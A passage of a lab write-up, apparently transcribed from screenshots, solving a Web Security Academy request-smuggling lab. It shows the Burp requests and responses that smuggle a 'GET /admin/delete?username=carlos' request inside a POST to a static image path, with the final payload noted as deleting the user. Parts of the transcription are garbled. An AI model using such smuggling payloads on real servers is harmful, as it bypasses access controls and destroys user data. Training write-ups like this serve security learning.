4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0aba00f50417455884bbf2bc00b100f7.web-security-academy.net/
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13 Content-Type: application/x-www-form-urlencoded
14 Content-Length: 34
15
16 GET /hopefully404 HTTP/1.1
17 Foo: x
```

Response

Pretty	Raw	Hex	Render	Hackvertor
1 HTTP/2 200 OK				
2 Content-Type: image/svg+xml				
3 Cache-Control: public, max-age=3600				
4 X-Frame-Options: SAMEORIGIN				
5 Content-Length: 7365				
6				
7 <svg xmlns="http://www.w3.org/2000/svg" 70">				
<title>				
lab-blog				
</title>				
<path d="				
M3.78,11.1.5.47,5.22a.8.8,0,0,1,.2-.4				
.09.74.74,0,0,1,.21.36L9.06,11.111-7.8				
,1-.21-.5.59.59,0,0,1,.2-.52A1.31,1.31				
1.71,0,0,1,.16.48.65.65,0,0,1-.18.5.92				
,0,1-.11.4.38.38,0,0,1-.28.1H9a.56.56,0				
43,4.37,13.21a.62.62,0,0,1-.18.33.64.1				
2.72,0,0,1-.14-.42L1.18,3.28H1.06a.87				
.8,0,1-.16.42L1.46.46,0,0,1-.82.2H4-1				

- Use Burp Repeater to put the 2 requests in a single connection.
 - The payload request and the follow up request should be sent using a single connection.
 - We can see now that the follow up request returns a 404 Not Found message, this means that the back-end server treated the payload request as 2 different requests.

Request

Pretty Raw Hex Hackvertor

```
1 GET / HTTP/2
2 Host: 0aba00f50417455884bbf2bc00b100f7.web-security-academy.net
3 Cookie: session=X1M8MNUYyFr84aXqNe0h6pEzKu
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0aba00f50417455884bbf2bc00b100f7.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
```

Response

```
Pretty Raw Hex Render Hackvertor  
1 HTTP/2 404 Not Found  
2 Content-Type: application/json; charset=utf-8  
3 X-Frame-Options: SAMEORIGIN  
4 Content-Length: 11  
5  
6 "Not Found"
```

Send group (single connection)



Target:

Request

Pretty Raw Hex Hackvertor

```
1 POST /resources/images/blog.svg HTTP/2
2 Host: 0aba00f50417455884bbf2bc00b100f7.web-security-academy.net
3 Cookie: session=XIM8MNNUyPT7O2yFr84aXqNeOh6pEzKu
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/2010010
  Firefox/113.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0aba00f50417455884bbf2bc00b100f7.web-security-academy.net/
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13 Content-Type: application/x-www-form-urlencoded
14 Content-Length: 27
15
16 GET /admin HTTP/1.1
17 Foo: x
```

Response

- Update the payload so that the /admin endpoint is fetched.
 - Send the 2 requests in a single connection.
 - The follow up request returns the /admin endpoint response.

Request

Pretty Raw Hex Hackvertor

```
1 GET / HTTP/2
2 Host: Daba00f50417455884bbf2bc00b100f7.web-security-academy.net
3 Cookie: session=X1M8MNUYpVT7O2yFr84aXqNeOh6pEzKu
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://Daba00f50417455884bbf2bc00b100f7.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

	Pretty	Raw	Hex	Render	Hackvertor
48	<p> </p> My account <p> </p>	<section> </header> <header class="notification-header"> </header> <section> <h1> Users </h1> <div> wiener - Delete </div> <div> carlos - Delete </div>			
49					
50					
51					
52					
53					
54					
55					
56					
57					
58					
59					
60					
61					

The screenshot shows the NetworkMiner interface with two tabs: "Request" and "Response".

Request:

- Pretty tab is selected.
- Raw tab is also visible.
- Hex, Hackvertor, and other tabs are present but not selected.
- Content of the request:

```
1 POST /resources/images/blog.svg HTTP/2
2 Host: 0aba00f50417455884bbf2bc00b100f7.web-security-academy.net
3 Cookie: session=X1M8MNUYpVT7O2yFr84aXqNeOh6pEzKu
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0aba00f50417455884bbf2bc00b100f7.web-security-academy.net/
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13 Content-Type: application/x-www-form-urlencoded
14 Content-Length: 50
15
16 GET /admin/delete?username=carlos HTTP/1.1
17 Foo: x
```

Response:

- Pretty tab is selected.
- Raw tab is also visible.
- Hex, Render, and Hackvertor tabs are present but not selected.
- Content of the response:

```
1 HTTP/2 200 OK
2 Content-Type: image/svg+xml
3 Cache-Control: public, max-age=3600
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 7365
6
7 <svg xmlns="http://www.w3.org/2000/svg" width="70">
<title>
    lab-blog
</title>
<path d="
M3.78,11.1,5.47,5.22a.8.8,0,0,1,.2-.4.69.69.09.74.74,0,0,1,.21.36L9.06,11.111-7.82H8.1,1-.21-.5.59.59,0,0,1,.2-.52A1.31,1.31,0,0,1,1.71,0,0,1,.16.48.65.65,0,0,1-.18.5.92.92,0,0,1-.11.4.38.38,0,0,1-.28.1H9a.56.56,0,0,1.43,4.37,13.21a.62.62,0,0,1-.18.33.64.64,0,0,2.72,0,0,1-.14-.42L1.18,3.28H1.06a.87.87,0,0,1,.16-.48A.46.46,0,0,1,.83,2H4a1.3,1.3
```

The screenshot shows a NetworkMiner capture of a single connection between Group 4 and Group 70. The request is a GET / HTTP/2 with the following headers:

- Host: Oaba00f50417455884bbbf2bc00b100f7.web-security-academy.net
- Cookie: session=X1M8MNUYpVT7O2yFr84aXqNeOh6pEzKu
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- Referer: https://Oaba00f50417455884bbbf2bc00b100f7.web-security-academy.net/
- Upgrade-Insecure-Requests: 1

The response is an HTTP/2 302 Found with the following headers:

- Location: /admin
- X-Frame-Options: SAMEORIGIN
- Content-Length: 0

- Final payload used to delete the user, Carlos.

EXPERT Lab: Client-side desync
NOT FINISHED

EXPERT Lab: Browser cache poisoning via client-side desync

NOT FINISHED

EXPERT Lab: Server-side pause-based request
smuggling
NOT FINISHED